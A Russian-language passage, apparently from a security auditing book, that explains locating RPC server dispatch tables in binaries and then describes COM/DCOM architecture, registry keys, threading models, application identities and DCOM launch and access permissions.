.text:75073C08 dd 3 dup(0) ; RpcProtseqEndpointCount, RpcProtseqEndpoint, DefaultMgrEpv
.text:75073C14 dd offset InterpreterInfo
.text:75073C18 dd 4000001h ; flags
```

Особый интерес представляет поле `InterpreterInfo`, которое указывает на структуру `MIDL_SERVER_INFO`, определенную в `rpcndr.h` следующим образом:

```
typedef struct _MIDL_SERVER_INFO_ {
    PMIDL_STUB_DESC pStubDesc;
    const SERVER_ROUTINE *DispatchTable;
    PFORMAT_STRING ProcString;
    const unsigned short *FmtStringOffset;
    const STUB_THUNK *ThunkTable;
    PFORMAT_STRING LocalFormatTypes;
    PFORMAT_STRING LocalProcString;
    const unsigned short *LocalFmtStringOffset;
} MIDL_SERVER_INFO, *PMIDL_SERVER_INFO;
```

В бинарном файле структура выглядит так:

```
.text:75073C1C InterpreterInfo dd offset pStubDesc ; DATA XREF: .text:75073C14o
.text:75073C20 dd offset ServerDispatchTable
```

```
.text:75073C24 dd offset ProcString
.text:75073C28 dd offset FmtStringOffset
.text:75073C2C dd 5 dup(0)
```

Второй член, названный `ServerDispatchTable` в этом примере, содержит указатель на таблицу всех открытых серверных процедур интерфейса. Чтобы найти RPC-серверные процедуры в бинарном файле, выполните следующие шаги:

1. Найдите импорт `RpcServerRegisterIf()` или `RpcServerRegisterIfEx()` и cross-reference, чтобы увидеть, где он используется.
2. Изучите первый аргумент; он указывает на один указатель, который указывает на структуру `RPC_SERVER_INTERFACE`.
3. Перейдите по члену структуры `InterpreterInfo` в структуре `RPC_SERVER_INTERFACE`.
4. Перейдите по памяти `DispatchTable` в структуре `MIDL_SERVER_INFO` к таблице серверных процедур.

Готово. Обратите внимание на всю интересную информацию, которую вы получаете по пути: передается ли callback-функция в `RpcServerRegisterIfEx()`, какие endpoints связаны с серверным интерфейсом, сведения о format string и так далее.

COM

Средства Component Object Model (COM) и Distributed Component Object Model (DCOM) в Windows предоставляют каркас для разработки компонентов, независимых от языка и местоположения. Эти компоненты можно создавать и использовать внутри процесса, между разными процессами на одном компьютере или удаленно по сети.

Примечание

COM стал зонтичным термином, охватывающим DCOM, то есть удаленный COM, и другие технологии, связанные с COM. Раньше термин COM относился к доступу к объектам и манипуляции объектами между разными процессами на одном компьютере; DCOM расширил эту функциональность, сделав объекты доступными по сети. Сейчас все они могут называться COM-технологиями.

COM по сути является объектно-ориентированной оберткой над RPC; фактически DCOM использует RPC для вызова методов и связи. Для целей этого обсуждения COM и DCOM рассматриваются скорее как расширения RPC. Эти сходства помогают применить уже изученное об RPC.

COM: краткий вводный обзор

Следующие разделы дают краткое изложение архитектуры COM на случай, если у вас ограниченный опыт программирования COM. Эти основы необходимы для понимания последующей информации о потенциальных проблемах безопасности в COM-приложениях.

Компоненты

COM поощряет разработку переиспользуемых компонентов, во многом похожую на использование классов в объектно-ориентированных программах. Каждый компонент предоставляет интерфейс, или несколько интерфейсов, описывающий серию методов для манипуляции объектом. В контексте COM "интерфейс" означает контракт между COM-объектами и их клиентами. Этот контракт задает

серию методов, которые реализует объект.

Между COM-объектом и классом в объектно-ориентированной программе есть несколько важных различий. COM-объекты уже предварительно скомпилированы и доступны в масштабе всей системы любому процессу, который хочет их использовать. Они независимы от языка и доступны любому приложению без повторной компиляции. В самом деле, COM - своего рода бинарная спецификация: она требует, чтобы объекты экспортировали интерфейсы определенным образом, но не интересуется внутренней структурой реализации этих объектов. Помимо доступности из любого языка, COM-объекты могут быть реализованы на разных языках; их внутренности неважны, пока они соблюдают свои контракты.


COM-объекты уникально идентифицируются в системе globally unique identifier (GUID), называемым class ID (CLSID). Когда COM-объект регистрируется в системе, он добавляет в реестр ключ с тем же именем, что и CLSID объекта. Этот ключ хранится в `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID`.

Примечание

Ключ `HKEY_CLASSES_ROOT` является псевдонимом для `HKEY_LOCAL_MACHINE\Software\Classes\CLSID`, поэтому те же CLSID можно найти и в `HKEY_CLASSES_ROOT\CLSID`.

Эти ключи устанавливаются, чтобы подсистема COM могла находить и создавать экземпляры объектов по запросу. Зарегистрированные COM-объекты в системе можно просмотреть с помощью Registry Editor (`regedit.exe`), показанного на рисунке 12-2.

Рисунок 12-2. Просмотр COM-объектов с помощью Regedit



Как видите, для каждого CLSID устанавливается немало подразделов и значений; они описываются далее по мере необходимости.

Поскольку CLSID трудно запоминать и они не имеют человеческого смысла, COM-объекты часто имеют имена - псевдонимы, которые можно использовать для ссылки на объект вместо CLSID. Эти псевдонимы называются program IDs (ProgIDs) и полностью необязательны. Program ID хранится в значении `ProgID` ключа `HKEY_LOCAL_MACHINE\Software\Classes\CLSID\<CLSID>`. Program ID может иметь любой формат, но рекомендованный MSDN формат - `Program.Component.Version`. Например, один из компонентов Microsoft Excel называется `Excel.Sheet.8`. Конечно, поиск program IDs занял бы много времени, если бы для каждого ключа CLSID нужно было проверять,

совпадает ли его ProgID с запросом, поэтому для прямого поиска используется другой ключ: `HKEY_LOCAL_MACHINE\Software\Classes\<ProgID>`. Этот ключ имеет значение CLSID, указывающее на класс, связанный с `ProgID`.

COM-объекты работают в клиент-серверной архитектуре; конечными точками COM-соединения могут быть разные потоки в одном процессе, потоки в разных процессах или даже разные системы. Доступ к открытому COM-интерфейсу выполняется почти так же, как вызывается RPC-функция. В DCOM этот процесс запуска включает запуск приложений при необходимости, применение разрешений безопасности и регистрацию DCOM-приложений как доступных на определенных endpoint.

COM-объект может быть in-process сервером или out-of-process сервером. In-process серверы реализуются в DLL, которые при создании экземпляра загружаются в адресное пространство клиентского процесса. В основном о in-process серверах не нужно беспокоиться, потому что они находятся в адресном пространстве и контексте безопасности вызывающего. Конечно, ActiveX controls представляют особый случай in-process сервера и обсуждаются далее в этой главе в разделе "Безопасность ActiveX".

Out-of-process сервер, однако, работает в собственном пространстве процесса. Есть два типа out-of-process серверов: локальные серверы на той же системе, что и вызывающий, и удаленные серверы на другой машине. Связь выполняется через IPC-примитивы, предоставляемые COM runtime. Фактически DCOM использует RPC для передачи сообщений за кулисами. Out-of-process сервер потенциально может работать в другом контексте, чем клиент, поэтому для него могут существовать дополнительные соображения безопасности.

Интерфейсы

Смысл COM-объектов в том, что они предоставляют интерфейсы, доступные любым клиентам, способным использовать их функциональность. COM-объект может предоставлять любое число интерфейсов, состоящих из серии функций, относящихся к задаче. Каждый интерфейс имеет зарегистрированный interface ID (IID), уникально идентифицирующий интерфейс. IID записываются в реестр по адресу `HKEY_CLASSES_ROOT\Classes\Interface\<Interface ID>`.

Этот ключ содержит серию подразделов для каждого зарегистрированного интерфейса. Как аудитор кода, вы должны изучать эти интерфейсы, чтобы понять, какую поверхность атаки они открывают.

Каждый COM-интерфейс прямо или косвенно наследуется от базового класса `IUnknown`, который предоставляет общий метод взаимодействия с каждым COM-объектом. Каждый COM-объект должен предоставлять интерфейс со следующими тремя методами:

• `QueryInterface()` - используется для получения указателя на COM-интерфейс по IID этого интерфейса.
• `AddRef()` - используется для увеличения счетчика ссылок созданного экземпляра объекта.
• `Release()` - используется для уменьшения счетчика ссылок созданного экземпляра объекта и освобождения объекта, когда счетчик ссылок падает до нуля.

Метод `QueryInterface()` является настоящим ядром интерфейса `IUnknown`. Он предоставляет возможность получать экземпляры других интерфейсов, поддерживаемых COM-объектом. При чтении документации COM и технических руководств вы часто встретите ссылки на `IUnknown`. Например, функция `CoCreateInstance()` принимает параметр типа `LPUNKNOWN`, что позволяет функции создать экземпляр любого COM-объекта, потому что все COM-объекты наследуются от `IUnknown`.

Application IDs

Набор COM-объектов называется COM-приложением или компонентом. У каждого COM-приложения есть уникальный ID, называемый AppID, который используется для уникальной ссылки на COM-приложение в системе. Как и CLSID, AppID устанавливаются в реестр и содержат ряд подразделов и значений для настроек безопасности на уровне приложения. Ключ AppID предоставляет удобное место для применения безопасности к приложениям, размещающим несколько COM-объектов. Ключи AppID находятся в реестре по адресу `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppId`.

Примечание

Ключи AppID также доступны в `HKEY_CLASSES_ROOT\AppId`.

Отображение CLSID на приложения

Вы узнали, как искать зарегистрированные COM-объекты в реестре, но как найти реализацию каждого объекта? Эту информацию тоже можно найти в реестре. Ключи `HKEY_LOCAL_MACHINE\Software\Classes\CLSID\<CLSID>` имеют одно или несколько следующих значений в зависимости от возможностей потоковой модели COM-объекта. Интересующие значения:

• `InprocHandler32` **или** `InprocHandler` - используется для указания handler DLL, предоставляющей интерфейс COM API; обычно эта DLL - `ole32.dll`, или `ole2.dll` для 16-битных серверов. Редко, но возможно, чтобы COM-сервер указал собственный handler.
• `InprocServer32` **или** `InprocServer` - используется для указания server DLL, содержащей реализацию COM-объекта. Это значение используется, когда COM-объект является in-process сервером.
• `LocalServer32` **или** `LocalServer` - используется для указания исполняемого файла, содержащего реализацию COM-объекта. Оно используется, когда COM-объект является out-of-process сервером.

OLE

Object Linking and Embedding (OLE) - предшественник современного Windows COM. Исходная версия OLE использует DDE для взаимодействия между компонентами разных приложений. Эта функциональность все еще является частью базовой COM-инфраструктуры, хотя не влияет на обсуждения DCOM. Однако стоит упомянуть эту связь, потому что термин "OLE" появляется во многих COM-функциях и типах данных.

Automation objects

Automation objects - особый подкласс COM-объектов, изначально предоставлявший более простую форму IPC для управления другим приложением, называемым **automation server**. Например, Internet Explorer и Microsoft Word предоставляют automation-интерфейсы, позволяющие клиентам полностью управлять приложением и документами, которые оно содержит. Automation servers обычно предоставляют scriptable methods, то есть методы, вызываемые через интерфейс `IDispatch`, принимающий аргументы `VARIANT`. Этот интерфейс совместим со скриптовыми языками, потому что не использует языково-специфичные элементы вроде vtable объектов и типизированных параметров. Когда скрипт вызывает метод объекта, скриптовый движок может

использовать интерфейс `IDispatch`, чтобы запросить уникальный ID метода. Затем ID передается вместе с массивом аргументов `VARIANT` через метод `IDispatch::Invoke()`.

Потоки в COM

Windows развилась от простой однопоточной ОС до настоящей многопользовательской многопоточной ОС. Эта эволюция потребовала некоторого каркаса, позволяющего старым, небезопасным относительно потоков COM-объектам правильно работать в многопоточных версиях Windows. Этот каркас предоставляется в форме apartments.

Историческая версия COM - **single-threaded apartment (STA)**; COM-процесс может иметь любое число STA, каждый из которых работает в отдельном потоке. STA использует DDE для выполнения вызовов методов объектов, поэтому для работы требует оконный message pump. Преимущество использования STA в том, что он синхронизирует все сообщения, обрабатываемые приложением. Такая синхронизация делает реализацию базового однопоточного COM-объекта довольно простой. С точки зрения безопасности STA COM-объект представляет уникальные проблемы только если работает в привилегированном контексте на интерактивном рабочем столе. Эти вопросы уже обсуждались в разделах об оконных сообщениях и shatter-уязвимостях.

Multithreaded apartment (MTA) также называется free threaded apartment; COM-процесс имеет не более одного MTA, разделяемого всеми MTA-объектами процесса. Подсистема COM напрямую использует vtable объекта при диспетчеризации методов в MTA, поэтому ей не нужен никакой механизм обработки оконных сообщений. Конечно, это означает, что вызовы методов COM не дают гарантий последовательности или сериализации для MTA.

Поток должен установить свою apartment model до вызова любых COM-функций. Это делается вызовом `CoInitializeEx()`, имеющим следующий прототип:

```
HRESULT CoInitializeEx(void *pReserved, DWORD dwCoInit)
```

Аргумент `dwCoInit` определяет, входит ли поток в новый STA или входит в MTA процесса. Он может принимать следующие значения:

• `COINIT_MULTITHREADED` - указывает, что поток входит в MTA.
• `COINIT_APARTMENTTHREADED` - указывает, что поток должен создать новый STA.

Разумеется, in-process сервер никак не может знать, какую модель использует клиентский процесс, поэтому он не может полагаться на `CoInitializeEx()` для правильной инициализации. В этом случае in-process сервер должен при регистрации указать, какие потоковые модели он поддерживает; это делается в значении реестра `HKEY_CLASSES_ROOT\Classes\<CLSID>\InprocServer32\ThreadingModel`.

In-process сервер может указать в этом значении один из трех вариантов:

• `Apartment` - модель STA.
• `Free` - модель MTA.
• `Both` - STA или MTA.

Когда объект создается, COM runtime изучает этот ключ реестра и пытается поместить объект в существующий MTA. Если правильный apartment отсутствует, COM создает новый нужного типа. Если это значение отсутствует, COM runtime предполагает, что in-process серверу требуется модель STA.

Проблемы потоков вступают в игру, когда более одного потока может работать с объектом, то есть когда более одного потока находится в том же apartment, что и объект. Эта проблема возникает in-process, когда и клиент, и сервер работают в MTA; однако она может возникать out-of-process с MTA-сервером, к которому обращается более одного клиента любого типа. В обоих случаях

разработчики COM должны сделать серверный объект thread safe, потому что любое число потоков может одновременно работать с ним.

Еще одна важная деталь о потоках COM - то, как подсистема COM управляет потоками. Как и RPC, подсистема COM управляет вызовами через пул рабочих потоков. Это означает, что вызов может произойти в любом потоке, и разработчики не могут предполагать, что последовательные вызовы произойдут в одном и том же потоке. Поэтому COM MTA не может иметь привязки к потоку, а значит, не может делать никаких предположений о своем потоке выполнения между вызовами. Вопросы потоков в целом являются сложной темой и подробно рассматриваются в главе 13. Помните о потоковых проблемах при аудите COM-объектов в модели MTA.

Proxies и stubs

COM-объекты не могут напрямую вызывать процедуры между разными apartment models или через границы процессов. Вместо этого COM предоставляет IPC-метод в виде proxies и stubs. Подобно RPC-запросам, подсистема COM обрабатывает вызов удаленных компонентов и маршалинг данных. Фактически DCOM использует родные механизмы Windows RPC для COM remoting.

На стороне клиента код, упаковывающий данные и отправляющий их серверу, называется **interface proxy**, или иногда просто proxy, потому что выглядит и действует для вызывающего точно как настоящий объект. Proxy имеет тот же интерфейс, что и настоящий объект. То, что proxy является лишь представителем, прозрачно для остальной части клиентского приложения.

Серверный код, отвечающий за распаковку запроса и доставку его серверному приложению, называется **stub**. Серверное приложение получает запрос от клиентского stub и выполняет необходимые операции. Затем оно возвращает результат stub, который обрабатывает весь marshaling и связь.

Type libraries

Самый простой метод развертывания и регистрации COM-компонента обычно включает использование type libraries. **Type library** описывает всю информацию об интерфейсах и типах для COM-объектов. Она может включать разнообразную информацию: имена COM-объектов, поддерживаемые интерфейсы, прототипы методов, структуры, перечисления и релевантные GUID для интерфейсов и объектов. Разработчики могут использовать type libraries, чтобы включать компоненты в свои приложения с минимальными усилиями.

Каждая type library может быть зарегистрирована в системе. Как интерфейсы и COM-классы, они получают уникальный GUID, чтобы каждая type library могла быть идентифицирована. ID type library хранятся в реестре в `HKEY_CLASSES_ROOT\Classes\Typelib`, с подразделами, указывающими расположение type library. Кроме того, CLSID и интерфейсы могут указывать, что к ним относится type library, используя подраздел Typelib в своих местах в реестре.


Type libraries могут находиться в отдельном файле, обычно с расширением `.tlb`, или быть включены как ресурс в DLL или исполняемый файл. Как вы увидите далее в разделе "Аудит DCOM-приложений", type libraries предоставляют массу важной информации, особенно когда у вас нет доступа к исходному коду.

Утилита DCOM Configuration

Следующие разделы сосредоточены на программной конфигурации DCOM-приложений. Также можно использовать утилиту DCOM Configuration, чтобы просматривать и изменять зарегистрированные атрибуты DCOM-компонентов. Чтобы запустить эту утилиту, введите `dcomcnfg.exe` в командной строке или в диалоге Run. В Windows XP и более поздних версиях эта


команда запускает экземпляр Microsoft Management Console (MMC), как показано на рисунке 12-3.

Рисунок 12-3. Просмотр всех зарегистрированных DCOM-объектов



Утилиту DCOM Configuration можно использовать для изменения всех настроек безопасности, связанных с DCOM, включая базовую безопасность подсистемы, безопасность компонентов по умолчанию и безопасность отдельных компонентов. Эта утилита должна быть отправной точкой для анализа установленного DCOM-приложения. Диалог Properties COM-объекта показывает имя приложения, application ID, разрешения безопасности, связанные с объектом, и другие полезные сведения, необходимые для оценки открытости приложения (см. рисунок 12-4).

Рисунок 12-4. Просмотр свойств COM-объектов



Идентичность DCOM-приложения

В отличие от локального COM, удаленный COM-сервер часто не работает под токеном доступа запускающего пользователя. Вместо этого базовая идентичность задается регистрационными параметрами DCOM-объекта. DCOM-сервер может работать в четырех пользовательских контекстах:

• *Interactive user* - этот контекст заставляет приложение работать как тот пользователь, который сейчас вошел в систему. Если пользователей в системе нет, приложение нельзя запустить.
• *Launching user* - этот контекст заставляет приложение работать с учетными данными пользователя, запускающего сервер. Если в реестре не установлена идентичность, этот контекст является настройкой по умолчанию.
• *Specified user* - этот контекст заставляет приложение запускаться с использованием идентичности конкретного пользователя независимо от того, кто является запускающим пользователем. Для

настройки этого контекста требуются учетные данные целевого пользователя.
• *Service* - DCOM-сервер приложения размещается внутри службы и работает под локальной учетной записью службы.

Обычно запуск от имени launching user является самым простым и безопасным вариантом. Этот контекст заставляет приложение олицетворять запускающего пользователя; однако доступ к объектам по сети с сервера в Windows 2000 и более ранних версиях завершается неудачей из-за отсутствия impersonation delegation. Долгоживущим COM-серверам может требоваться работа под локальной учетной записью службы или указанной учетной записью. В Windows XP и более поздних версиях часто используется учетная запись network service. Разработчики также могут создать строго ограниченную учетную запись для DCOM-объекта.

Самая опасная идентичность приложения, вероятно, interactive user, потому что любой метод выполнения произвольного кода приводит к неограниченному олицетворению интерактивного пользователя. Эта идентичность особенно опасна, если COM-интерфейс разрешает удаленный доступ. Если вы встретили такую настройку идентичности, внимательно изучите все интерфейсы. Особое внимание уделяйте любым возможностям, намеренным или нет, позволяющим выполнять код или произвольно манипулировать файлами и объектами.

Разрешения доступа подсистемы DCOM

Начиная с Windows XP SP2 и Windows Server 2003 SP1 Microsoft предоставляет детализированный общесистемный контроль доступа для DCOM, доступный через конфигурацию DCOM в диалоге System Properties. Чтобы изменить эти общесистемные настройки, нажмите кнопки Edit Limits на вкладке Security. Эти параметры конфигурации имеют приоритет над настройками по умолчанию и настройками конкретных компонентов, поэтому их можно использовать для полного ограничения доступа DCOM. Права доступа суммированы в таблице 12-5.

Таблица 12-5. Права доступа к COM-объектам

Access Right	Meaning
COM_RIGHTS_EXECUTE	Allows users to make calls on a COM interface.
COM_RIGHTS_EXECUTE_LOCAL	Required to allow local clients to make calls on a COM interface.
COM_RIGHTS_EXECUTE_REMOTE	Required to allow remote clients to make calls on a COM interface.
COM_RIGHTS_ACTIVATE_LOCAL	Required to allow local clients to activate the interface.
COM_RIGHTS_ACTIVE_REMOTE	Required to allow remote clients to activate the interface.

Право `COM_RIGHTS_EXECUTE` требуется, чтобы удаленный COM вообще работал. Назначение оставшихся прав по умолчанию позволяет только администраторам активировать и запускать удаленные COM-объекты. Однако всем пользователям разрешено запускать локальные COM-объекты и подключаться к существующим удаленным объектам. Ранние версии Windows поддерживают только разрешение `COM_RIGHTS_EXECUTE`.

Контроль доступа DCOM

Вы уже узнали, как RPC может использовать родные механизмы контроля доступа Windows для детализированной аутентификации и авторизации. DCOM использует ту же инфраструктуру для собственных возможностей контроля доступа. Однако DCOM-авторизация вступает в игру немного иначе: во время активации и во время вызова.

Активация

DCOM-объект должен быть создан, прежде чем клиент сможет получить указатель на интерфейс и прежде чем любой из его методов сможет быть вызван этим клиентом. Обычно это создание экземпляра, называемое **активацией**, выполняется через RPC. Подсистема RPC находит DCOM-сервер, к которому пытается обратиться клиент, и запускает его, если он еще не работает.

Service Control Manager (SCM) определяет, разрешено ли запрашивающему субъекту запускать объект, исследуя launch permission ACL для запрошенного класса. Эта ACL поддерживается в ключе реестра `HKEY_CLASSES_ROOT\APPID\<APPID>\LaunchPermission`.

Значение `LaunchPermission` может отсутствовать, если специальные разрешения не требуются. В таком случае класс наследует разрешения по умолчанию. Эта ACL хранится в системном реестре по адресу `HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\DefaultLaunchPermission`.

Примечание

DCOM-сервер не может программно установить launch permissions для текущего вызова. Обычно устанавливающее приложение или системный администратор задает эти разрешения программно или с помощью утилиты DCOM Configuration. Поэтому недостаточные launch permissions относятся к классу эксплуатационных уязвимостей.

Вызов

После активации DCOM-объекта разработчики могут применять дополнительные уровни контроля, принудительно задавая безопасность уровня вызова, которая управляет субъектами, которым разрешено выполнять вызовы интерфейса на конкретном объекте. Есть два способа задать безопасность уровня вызова: через настройки ключей реестра и программно. Первый метод включает обращение к реестру. Сначала проверяется ACL для приложения, находящаяся в ключе реестра `HKEY_CLASSES_ROOT\APPID\<APPID>\AccessPermission`. Если это значение отсутствует, доступ приложения не имеет специальных требований безопасности, и ACL по умолчанию применяется из ключа реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\DefaultAccessPermission`.

Эти ключи реестра задаются вручную или через утилиту DCOM Configuration. Другой способ принудительно применить разрешения доступа к вызовам - программно, с помощью функции `CoInitializeSecurity()`:

```
HRESULT CoInitializeSecurity(
    PSECURITY_DESCRIPTOR pVoid,
    LONG cAuthSvc,
    SOLE_AUTHENTICATION_SERVICE *asAuthSvc,
    void *pReserved1,
    DWORD dwAuthLevel,
    DWORD dwImpLevel,
    SOLE_AUTHENTICATION_LIST *pAuthList,
    DWORD dwCapabilities,
    void *pReserved3
)
```

Функция `CoInitializeSecurity()` дает разработчикам обширный контроль над базовой безопасностью COM-объектов. Меры безопасности, которые устанавливает эта функция, действуют на весь процесс; то есть если процесс открыл несколько интерфейсов DCOM-объектов, вызов этой функции влияет на все интерфейсы. Первый аргумент фактически предоставляет большую часть возможностей безопасности. Хотя прототип указывает, что этот аргумент является

